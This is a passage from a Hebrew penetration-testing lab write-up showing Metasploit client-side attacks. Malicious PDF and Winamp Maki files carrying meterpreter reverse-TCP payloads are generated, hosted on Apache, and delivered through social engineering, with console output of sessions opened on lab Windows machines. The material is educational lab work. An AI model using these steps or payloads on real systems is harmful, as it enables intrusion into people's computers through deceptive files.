msf6 exploit(windows/fileformat/adobe_utilprintf) > sudo cp /home/kali/.msf4/local/msf.pdf /var/www/html
[*] exec: sudo cp /home/kali/.msf4/local/msf.pdf /var/www/html

[sudo] password for kali:
msf6 exploit(windows/fileformat/adobe_utilprintf) >
```

נשתמש בhandler שיתפוס את הpayload של הקובץ PDF הזדוני, ונגדיר את ה payload הנ"ל ונכניס לו את הפרמטר של הIP של המכונה התוקפת ונבצע את הפקודה exploit . כעת המכונה התוקפת מחכה לחיבור ממכונת הקורבן.

```
msf6 exploit(windows/fileformat/adobe_utilprintf) > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.100.102.83
LHOST ⇒ 10.100.102.83
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.100.102.83:4444
```

במכונת הקורבן נכנס לכתובת הזו



לאחר זמן מה נראה שקיבלנו סשן של meterpreter ויש לנו גישה ליוזר של georgia

```
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.100.102.83:4444
[*] Sending stage (175686 bytes) to 10.100.102.89
[*] Meterpreter session 1 opened (10.100.102.83:4444 → 10.100.102.89:1059) at 2024-01-21 10:46:06 -0500

meterpreter > getuid
Server username: BOOKXP\georgia
meterpreter >
```


כמו שראינו ה-Handler הופעל אבל קיבל רק את החיבור של הקורבן הראשון. בתקיפות מהסוג

הזה אנחנו בדרך כלל נפיץ את הקובץ למספר רב של קורבנות ולכן נרצה לקבל כל session נכנס.
מכאן שנשתמש באפשרות המתקדמת ExitOnSession שמוגדרת true כברירת מחדל, נשנה ל-false,

וכן נפעיל את exploit עם הפרמטר j כדי להפעיל את הHandler ברקע ובכך נוכל להמשיך להשתמש ב-msfconsole

```
msf6 exploit(multi/handler) > set ExitOnSession false
ExitOnSession => false
msf6 exploit(multi/handler) > exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf6 exploit(multi/handler) >
[*] Started reverse TCP handler on 10.100.102.83:4444
```

במכונת הקורבן נכנס שוב לכתובת הזו



נשים לב כי קיבלנו סשן עם אינדקס 1 ברקע (אם היו לנו עוד קורבנות אז היינו מקבלים עוד סשנים)

על ידי הפקודה sessions -i 1 נוכל לקבל אינטרציה עם הסשן, וכך אנחנו רואים שיש לנו את הגישה ליוזר של georgia.

```
msf6 exploit(multi/handler) > exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf6 exploit(multi/handler) >
[*] Started reverse TCP handler on 10.100.102.83:4444
[*] Sending stage (175686 bytes) to 10.100.102.89
[*] Meterpreter session 1 opened (10.100.102.83:4444 → 10.100.102.89:1044) at 2024-01-21 11:12:25 -0500
session -i 1
[-] Unknown command: session
msf6 exploit(multi/handler) > sessiona -i 1
[-] Unknown command: sessiona
msf6 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > getuid
Server username: BOOKXP\georgia
meterpreter >
```

בחלק של ניסוי זה נראה יצירת קובץ PDF זדוני שמוטמע בתוכו קוד הרצה. כאשר משתמש יפתח קובץ זה, הוא יצטרך לאשר את הרצת הקוד. אם המשתמש אינו מנוסה ואינו חושד בקובץ, הוא יאפשר את הרצת הקוד, דבר שיגרום לתקיפה לצאת לפועל.

נוודא שאכן שרת האינטרנט Apache 2 כדי שתהיה גישה למכונת הקורבן לגשת לכתובת IP של המכונה התוקפת וכן שנוכל לעלות את הקובץ הזדוני לכתובת הזו

```
┌──(kali㉿kali)-[~]
└─$ service apache2 start
```

נשתמש במודול exploit/windows/fileformat/adobe_pdf_embedded_exe, מודול זה יוצר קובץ PDF שבתוכו מוטמע חלק זדוני לשליחה, נראה איזה אופציות יש במודול ואיזה פרמטרים מעניינים אותנו, נשים לב בפרמטר EXENAME אנחנו יכולים להכניס את הקובץ הרצה שבנינו (שכביכול אנחנו רוצים להטמיע בPDF) אך נשאיר אותו ריק, ועם הפרמטר FILENAME אנחנו יכולים לשנות את השם

של הקובץ הזדוני אך נשאיר אותו כפי שהוא, INFILENAME שם הקובץ PDF שעליו "ירכב" הקובץ הזדוני, LAUNCH_MESSAGE שזו ההודעה שיופיע למשתמש במכונת הקורבן לפני שיפתח את הקובץ הזדוני.

```
msf6 >  use exploit/windows/fileformat/adobe_pdf_embedded_exe
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > show options

Module options (exploit/windows/fileformat/adobe_pdf_embedded_exe):

   Name            Current Setting                          Required  Description
   ----            ---------------                          --------  -----------
   EXENAME                                                  no        The Name of payload exe.
   FILENAME        evil.pdf                                 no        The output filename.
   INFILENAME      /usr/share/metasploit-framework/data/exp yes       The Input PDF filename.
                   loits/CVE-2010-1240/template.pdf
   LAUNCH_MESSAGE  To view the encrypted content please tic no        The message to display in the File: area
                   k the "Do not show this message again" b
                   ox and press Open.


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.100.102.83    yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port

   **DisablePayloadHandler: True   (no handler will be created!)**


Exploit target:

   Id  Name
   --  ----
   0   Adobe Reader v8.x, v9.x / Windows XP SP3 (English/Spanish) / Windows Vista/7 (English)



View the full module info with the info, or info -d command.
```

נכניס את הפרמטרים הבאים, נכניס ל INFILENAME קובץ כלשהו שקיים לנו, נבחר אותו להיות המדריך למשתמש, נשתמש ב payload הזה Windows/meterpreter/reverse_tcp, ונגדיר את LHOST להיות הכתובת IP של מערכת התוקפת. כאשר נריץ את הפקודה exploit נקבל את הקובץ evil.pdf שהוא הקובץ PDF שבו מוטמע הpayload שהכנסנו (יוזם קשר ממערכת הקורבן למערכת התוקפת)

```
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > set INFILENAME /usr/share/set/readme/User_Manual.pdf
INFILENAME => /usr/share/set/readme/User_Manual.pdf
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > set LHOST 10.100.102.83
LHOST => 10.100.102.83
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > exploit

[*] Reading in '/usr/share/set/readme/User_Manual.pdf' ...
[*] Parsing '/usr/share/set/readme/User_Manual.pdf' ...
[*] Using 'windows/meterpreter/reverse_tcp' as payload ...
[+] Parsing Successful. Creating 'evil.pdf' file ...
[+] evil.pdf stored at /home/kali/.msf4/local/evil.pdf
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) >
```


נעתיק את הקובץ שנוצר ונשמר בתיקייה לתיקייה האינטרנטית של שרת הApache 2

```
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > cp /home/kali/.msf4/local/evil.pdf /var/www/html
[*] exec: cp /home/kali/.msf4/local/evil.pdf /var/www/html

cp: cannot create regular file '/var/www/html/evil.pdf': Permission denied
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > sudo cp /home/kali/.msf4/local/evil.pdf /var/www/html
[*] exec: sudo cp /home/kali/.msf4/local/evil.pdf /var/www/html

[sudo] password for kali:
```

נשתמש בhandler שיתפוס את הpayload של הקובץ PDF הזדוני, ונגדיר את ה payload הנ"ל ונכניס לו את הפרמטר של הIP של המכונה התוקפת ונבצע את הפקודה exploit . כעת המכונה התוקפת מחכה לחיבור ממכונת הקורבן.

```
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.100.102.83
LHOST ⇒ 10.100.102.83
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.100.102.83:4444
```

במכונת הקורבן נכנס שוב לכתובת הזו, כאשר הקובץ PDF הזדוני פתוח, המשתמש מקבל את ההודעה שהופיע בפרמטר LUNCH_MESSAGE , רק אם המשתמש ילחץ על פתיחה, קובץ המוטמע ירוץ



כמו שניתן לראות, אחרי שהמשתמש לחץ על פתח קיבלנו את סשן של meterpreter כאשר יש לנו גישה עם היוזר של georgia.

```
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.100.102.83:4444
[*] Sending stage (175686 bytes) to 10.100.102.89
[*] Meterpreter session 1 opened (10.100.102.83:4444 → 10.100.102.89:1073) at 2024-01-17 08:33:13 -0500

meterpreter > getuid
Server username: BOOKXP\georgia
meterpreter >
```

Winamp

מבוא: בניסוי זה ניצור קובץ זדוני, שכאשר נפתח אותו במכונת הקורבן היא תפגע. בשונה מתקיפת צד שרת שבה אנו מאזינים לרשת ובוחרים פורט מסוים שקבענו, אנו נקבל את השליטה כאשר הלקוח יפתח את הקובץ ואז תתרחש הפירצה. כלומר, התקיפה יוצאת לפועל כאשר בצד הלקוח מנסים לפתוח באמצעות התוכנה קובץ ייעודי שהוכן במיוחד. כאשר הקובץ נפתח על ידי התוכנה, ניצול החולשה יוצא לפועל. בתקיפות אלה אנו לא מנסים לתקוף שירות שזמין כרגע, ולכן תוצאת התקיפה לא מתקבלת מיידית, אלא תלויה בלקוח ובזמן שבו הוא יחליט להפעיל את השירות המסוים, לכן בתקיפות מסוג זה סוג המטען שנשלח הוא כזה שברגע הפעלתו במכונת הלקוח (תלוי בלקוח) הוא דואג ליצור קשר עם הצד התוקף ולהודיע לו שהתקיפה יצאה לפועל.

Winamp היא תוכנת נגן מדיה חופשית שניתן להורדה למערכת ההפעלה Windows. היא תומכת במגוון רחב של פורמטים של קובצי שמע, כולל MP3, AAC, WMA, OGG, FLAC ועוד. Winamp כוללת גם מגוון של תכונות נוספות, כגון תמיכה בערכות נושא, הוספת אפקטים קוליים, ועוד. Winamp היא תוכנת נגן מדיה פופולרית ויעילה שיכולה לספק חווית האזנה למוזיקה נהדרת. היא תומכת במגוון רחב של פורמטים, כוללת מגוון של תכונות נוספות, וניתנת להורדה בחינם ולכן ניצול החולשה בתוכנה תאפשר לנו התקפה רחבה יותר של משתמשים.

בניסוי זה ננצל חולשה הקשורה לתוכנת Winamp , בשונה מהניסויים הקודמים שבהם יצרנו קובץ זדוני שמנצל את החולשה בתוכנה או מבקש מהמשתמש להריץ, אנו נערים על המשתמש להחליף את קובץ הקונפיגורציה של נגן המוזיקה Winamp כך שבפעם הבאה שהמשתמש יפעיל איזה מוזיקה שהוא רוצה, הקובץ הזדוני ירוץ. לאחר שנעלה את הקובץ קונפיגורציה של תוכנת הנגן Winamp והמשתמש יוריד את אותו הקובץ, נבקש מהמשתמש לבצע כמה פעולות פשוטות, כדי שיוכל לשנות skin אחר לנגן, וללא ידיעתו נקבל גישה למחשב עם היוזר שלו.

מכונת הקורבן היא Windows 7

בניסוי נשתמש בנגן המוזיקה Winamp 5.5 שהותקן על ה7 Windows. בנגן זה ישנה חולשת זיכרון מסוג stack overflow. לנגן זה יש מגוון תצוגות (skins) אשר נקבעות על ידי קובץ קונפיגורציה (קובץ בעל סיומת maki המכיל script). ברגע שנגן המוזיקה מריץ קובץ כזה, המראה של הנגן משתנה. באמצעות החולשה בנגן, והיכולת להריץ בתוכו script, נוכל ליצור קובץ maki זדוני, לגרום למשתמש להוריד ולהתקין אותו. ברגע שהמשתמש במכונת הקורבן ישתכנע ויוריד אליו את הקובץ, ויבחר לשנות את מראה הנגן ל-skin שהוריד, ברגע זה ה-script הזדוני יפעל ומכונת התקיפה תקבל חיבור למכונת הקורבן ושליטה בה.

חולשת זיכרון מסוג stack overflow היא שגיאת תכנות המתבטאת בכך שתוכנית מחשב כותבת לאזור בזיכרון המחשב (החוצץ) יותר מידע מאשר אותו אזור מסוגל להכיל. כתוצאה מכך "גולש" חלק מהמידע אל מחוץ לגבולות החוצץ, ומשנה נתונים שלא היו אמורים להשתנות.

כפי שנאמר שבניסויים הקודמים, Metasploit Framework היא מסגרת בדיקות חדירה קוד פתוח פופולרית שניתן להשתמש בה למגוון פעילויות אבטחה כמו: ניצול פגיעויות, יצירת payload, סריקה וספירת מטלות, ניצול הרשאות ופוסט ניצול. תכונות עיקריות: ארכיטקטורה מודולרית, ממשק שורת פקודה ע"י msfconsole, ממשק משתמש גרפי ותיעוד מקיף.

Msfvenom הוא כלי קוד פתוח המופץ עם Metasploit Framework. הוא משמש ליצירת Payloads ובדרך כלל נשתמש בו כדי להעניק למתקיף גישה מרחוק למחשב המותקף. כמו כן, ניתן גם להשתמש במספר טכניקות כדי להסתיר את הPayloads, מה שמקשה על אנטי-וירוסים לזהות אותם. הוא כלי רב עוצמה שניתן להשתמש בו למגוון מטרות. הוא יכול לשמש על ידי מומחי אבטחה כדי לבחון את חוסן מערכות מחשב, אך הוא יכול גם לשמש על ידי מתקיפים כדי לפרוץ למחשבים. לכן, חשוב להשתמש בו בצורה אחראית ובטוחה.

נשתמש ב multi/handler כדי לתפוס את מערכת הקורבן, הוא מודול ב-Metasploit שבו משתמשים כדי להאזין לחיבורים נכנסים מהמטענים של Metasploit. זה שימושי כאשר נרצה להפעיל ניצול על מערכת מרחוק, אך איננו בטוחים באיזו פורט הוא ייפתח (למרות שבניסוי כן נגדיר את הפורט).

בסוף הניסוי נראה כי נקבל גישה על ידי Meterpreter , Meterpreter הוא מטען מתקדם רב עוצמה הקשור לבדיקות החדירה Metasploit Framework. הוא מספק לתוקפים מעטפת אינטראקטיבית על מערכת שנפגעה, המאפשרת להם לבצע מגוון פעילויות של מודיעין והפעלה לאחר חדירה.

נשתמש ב payload הזה Windows/meterpreter/reverse_tcp, payload זה מדורג שנועד להקים חיבור TCP הפוך ממערכת קורבן של Windows 7 חזרה למכונה של התוקף. הוא מעניק לתוקף גישה ל-Meterpreter, שהוא כלי post-exploit רב עוצמה במסגרת מסגרת Metasploit.

תיאור מהלך ביצוע הניסוי:

נשתמש במודול exploit/windows/fileformat/winamp_maki_bof, מודול זה יוצר קובץ Maki זדוני שבו נעשה שימוש לתצוגות של תוכנת הנגן Winamp כשל- handler עצמו אנחנו נצטרך לדאוג, נראה איזה אופציות יש במודול והאם יש פרמטרים שמעניינים אותנו, נשים לב שלמודול זה אין פרמטרים שנוכל לשנות.

```
msf6 > use exploit/windows/fileformat/winamp_maki_bof
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/fileformat/winamp_maki_bof) > show options

Module options (exploit/windows/fileformat/winamp_maki_bof):

   Name  Current Setting  Required  Description


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.100.102.83    yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port

   **DisablePayloadHandler: True   (no handler will be created!)**


Exploit target:

   Id  Name
   --  ----
   0   Winamp 5.55 / Windows XP SP3 / Windows 7 SP1


View the full module info with the info, or info -d command.
```


נשתמש בpayload הזה windows/meterpreter/reverse_tcp ונכניס לו את כתובת הIP של מערכת התוקפת כך שמכונת הקורבן תיזום את הקשר עם המכונה התוקפת, כאשר נבצע את הפקודה exploit נראה שאכן נוצר הקובץ Maki הזדוני בשם mcvcore.maki ושהוא נשמר בתיקייה בקישור /home/kali/.msf4/local/mcvcore.maki

```
msf6 exploit(windows/fileformat/winamp_maki_bof) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(windows/fileformat/winamp_maki_bof) > set LHOST 10.100.102.83
LHOST ⇒ 10.100.102.83
msf6 exploit(windows/fileformat/winamp_maki_bof) > exploit

[*] Creating 'mcvcore.maki' file ...
[+] mcvcore.maki stored at /home/kali/.msf4/local/mcvcore.maki
msf6 exploit(windows/fileformat/winamp_maki_bof) >
```

נעתיק את הקובץ שנוצר ונשמר בתיקייה לתיקייה האינטרנטית של שרת הApache 2

```
msf6 exploit(windows/fileformat/winamp_maki_bof) > sudo cp /home/kali/.msf4/local/mcvcore.maki /var/www/html
[*] exec: sudo cp /home/kali/.msf4/local/mcvcore.maki /var/www/html

[sudo] password for kali:
```


נכנס ממכונת הקורבן ונוריד את הקובץ ה Maki הזדוני שיצרנו




נשתמש בhandler שיתפוס את הpayload של הקובץ Maki הזדוני, ונגדיר את ה payload הנ"ל ונכניס לו את הפרמטר של הIP של המכונה התוקפת ונבצע את הפקודה exploit . כעת המכונה התוקפת מחכה לחיבור ממכונת הקורבן.

```
msf6 exploit(windows/fileformat/winamp_maki_bof) > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windoes/meterpreter/reverse_tcp
[-] The value specified for payload is not valid.
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.100.102.83
LHOST => 10.100.102.83
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.100.102.83:4444
```

במכונת הקורבן נבקש מהמשתמש שעל מנת שיהיה לו skin חדש לתוכנת הנגן Winamp הוא יצטרך להיכנס לתיקיית הקבצים בנתיב הזה C:\Program Files (x86)\Winamp\Skins וליצור את התיקייה Rocketship




נבקש מהמשתמש במכונת הקורבן להיכנס לתוכנת הנגן Winamp ולבצע את הפעולות הבאות




לאחר שביצע אותן, נבקש ממנו להעתיק את הקובץ Maki הזדוני שיצרנו (המשתמש לא מודע לכך) ולהחליף אותו בקיים בנתיב C:\Program Files (x86)\Winamp\Skins\Rocketship\scripts

המשתמש במכונת הקורבן יאשר את החלפת הקובץ בעזרת הרשאות מנהל.



וכך נראה הקובץ לאחר החלפה, כביכול המשתמש במכונת הקורבן לא מבחין במשהו שונה



נבקש מהמשתמש במכונת הקורבן שעל מנת שזה יפעל הוא יצטרך לצאת מתוכנת הנגן Winamp ולהיכנס אליה שוב כדי שהskin החדש יוכל להיטען. כאשר יפתח את תוכנת הנגן Winamp, תוכנת הנגן לא תפתח ונקבל סשן של meterpreter , כמו שאנו רואים יש לנו גישה עם היוזר georgia .

```
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.100.102.83:4444
[*] Sending stage (175686 bytes) to 10.100.102.84
[*] Meterpreter session 1 opened (10.100.102.83:4444 → 10.100.102.84:49706) at 2024-01-13 13:46:35 -0500

meterpreter > getuid
Server username: WIN-IUCM6Q3J135\Georgia Weidman
meterpreter >
```